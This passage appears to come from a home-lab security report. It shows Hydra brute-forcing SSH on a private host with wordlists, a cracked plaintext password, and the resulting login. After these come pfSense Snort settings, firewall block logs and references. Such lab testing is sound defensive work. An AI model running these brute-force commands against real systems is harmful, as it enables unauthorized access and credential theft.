[DATA] attacking ssh://172.20.10.3:22/
[STATUS] 287.00 tries/min, 287 tries in 00:01h, 1003 to do in 00:04h, 14 active
[STATUS] 267.33 tries/min, 802 tries in 00:03h, 488 to do in 00:02h, 14 active
[STATUS] 258.00 tries/min, 1032 tries in 00:04h, 258 to do in 00:02h, 14 active
[STATUS] 255.60 tries/min, 1278 tries in 00:05h, 12 to do in 00:01h, 14 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-15 02:30:53

┌──(Blitzware㉿kali)-[~]
└─$ hydra -L ssh-usernames.txt -P ssh-passwords.txt ssh://172.20.10.3
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-15 02:36:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1311 login tries (l:57/p:23), ~82 tries per task
[DATA] attacking ssh://172.20.10.3:22/
[STATUS] 279.00 tries/min, 279 tries in 00:01h, 1034 to do in 00:04h, 14 active
[STATUS] 274.33 tries/min, 823 tries in 00:03h, 490 to do in 00:02h, 14 active
[STATUS] 266.25 tries/min, 1065 tries in 00:04h, 249 to do in 00:01h, 13 active
[STATUS] 259.00 tries/min, 1295 tries in 00:05h, 19 to do in 00:01h, 13 active
[22][ssh] host: 172.20.10.3   login: BlitzWare   password: Reve@lation10!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-15 02:41:55

┌──(Blitzware㉿kali)-[~]
└─$ ssh BlitzWare@172.20.10.3
The authenticity of host '172.20.10.3 (172.20.10.3)' can't be established.
ED25519 key fingerprint is SHA256:bTI5VnX/OzEpS4svDb9mS5X8B9v8XZR+ENtLe5ZFs/I.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.10.3' (ED25519) to the list of known hosts.
BlitzWare@172.20.10.3's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.14.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

157 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

8 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Thu Jul 24 21:36:50 2025 from 192.168.1.100
BlitzWare@umbutu:~$
```

Input Devices Help




Aug 14 01:20
pfSense.home.arpa - Serv
192.168.1.1/snort/snort_interfaces_global.php
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help
Services / Snort / Global Settings
Snort Interfaces
Global Settings
Updates
Alerts
Blocked
Pass Lists
Suppress
IP Lists
SID Mgmt
Log Mgmt
Sync
Snort Subscriber Rules
Enable Snort VRT
Click to enable download of Snort free Registered User or paid Subscriber rules
Sign Up for a free Registered User Rules Account
Sign Up for paid Snort Subscriber Rule Set (by Talos)
Snort Oinkmaster Code
Obtain a snort.org Oinkmaster code and paste it here. (Paste the code only and not the URL!)
Snort GPLv2 Community Rules
Enable Snort GPLv2
Click to enable download of Snort GPLv2 Community rules
The Snort Community Ruleset is a GPLv2 Talos certified ruleset that is distributed free of charge without any Snort Subscriber License restrictions. This ruleset is updated daily and is a subset of the subscriber ruleset.
Emerging Threats (ET) Rules
Enable ET Open
Click to enable download of Emerging Threats Open rules
ETOpen is an open source set of Snort rules whose coverage is more limited than ETPro.
Aug 14 00:55
pfSense.home.arpa - Stat
192.168.1.1/status_logs_filter.php
Aug 14 00:51:07 WAN Default deny rule IPv4 (1000000103) 172.20.10.2:57621 172.20.10.15:57621 UDP
Aug 14 00:51:37 WAN Default deny rule IPv4 (1000000103) 172.20.10.2:57621 172.20.10.15:57621 UDP
Aug 14 00:52:06 WAN Default deny rule IPv4 (1000000103) 172.20.10.2:57621 172.20.10.15:57621 UDP
Aug 14 00:52:23 LAN Block Outbound SSH from LAN (1755131765) 192.168.1.100:57330 140.82.121.3:22 TCP:S
Aug 14 00:52:24 LAN Block Outbound SSH from LAN (1755131765) 192.168.1.100:57330 140.82.121.3:22 TCP:S
Aug 14 00:52:25 LAN Block Outbound SSH from LAN (1755131765) 192.168.1.100:57330 140.82.121.3:22 TCP:S
Aug 14 00:52:26 LAN Block Outbound SSH from LAN (1755131765) 192.168.1.100:57330 140.82.121.3:22 TCP:S
Aug 14 00:52:27 LAN Block Outbound SSH from LAN (1755131765) 192.168.1.100:57330 140.82.121.3:22 TCP:S
Aug 14 00:52:28 LAN Block Outbound SSH from LAN (1755131765) 192.168.1.100:57330 140.82.121.3:22 TCP:S
Aug 14 00:52:30 LAN Block Outbound SSH from LAN (1755131765) 192.168.1.100:57330 140.82.121.3:22 TCP:S
Aug 14 00:52:34 LAN Block Outbound SSH from LAN (1755131765) 192.168.1.100:57330 140.82.121.3:22 TCP:S
Aug 14 00:52:36 WAN Default deny rule IPv4 (1000000103) 172.20.10.2:57621 172.20.10.15:57621 UDP
Aug 14 00:52:42 LAN Block Outbound SSH from LAN (1755131765) 192.168.1.100:57330 140.82.121.3:22 TCP:S
Aug 14 00:52:59 LAN Block Outbound SSH from LAN (1755131765) 192.168.1.100:57330 140.82.121.3:22 TCP:S
Aug 14 00:53:06 WAN Default deny rule IPv4 (1000000103) 172.20.10.2:57621 172.20.10.15:57621 UDP
Aug 14 00:53:31 LAN Block Outbound SSH from LAN (1755131765) 192.168.1.100:57330 140.82.121.3:22 TCP:S
Aug 14 00:53:36 WAN Default deny rule IPv4 (1000000103) 172.20.10.2:57621 172.20.10.15:57621 UDP
Aug 14 00:53:43 LAN Default deny rule IPv6 (1000000105) [fe80::a00:27ff:fea6:40ab]:35126 [2620:2d:4000:1::22]:80 TCP:S
Aug 14 00:53:44 LAN Default deny rule IPv6 (1000000105) [fe80::a00:27ff:fea6:40ab]:35126 [2620:2d:4000:1::22]:80 TCP:S
Aug 14 00:53:45 LAN Default deny rule IPv6 (1000000105) [fe80::a00:27ff:fea6:40ab]:35126 [2620:2d:4000:1::22]:80 TCP:S



REFERENCES

- Wireshark Official Documentation Wireshark *Foundation*. Available at: https://www.wireshark.org/docs
- pfSense Handbook Netgate. Available at: https://docs.netgate.com/pfsense/en/latest
- Wazuh Documentation Wazuh *Inc.* Available at: https://documentation.wazuh.com
- OWASP Testing Guide *Open Web Application Security Project*. Available at: https://owasp.org/www-project-web-security-testing-guide
- MITRE ATT&CK Framework MITRE *Corporation*. Available at: https://attack.mitre.org
- Snort User's Manual Cisco *Talos*. Available at: https://www.snort.orgdocuments
- pfBlockerNG Documentation Netgate *Docs*. Available at: https://docs.netgate.com/pfsense/en/latest/packages/pfblocker.html
- Hydra Documentation THC-*Hydra GitHub Repository*. Available at: https://github.com/vanhauser-thc/thc-hydra
- CVSS v3.1 Specification Document *FIRST.org*. Available at: https://www.first.org/cvss/specification-document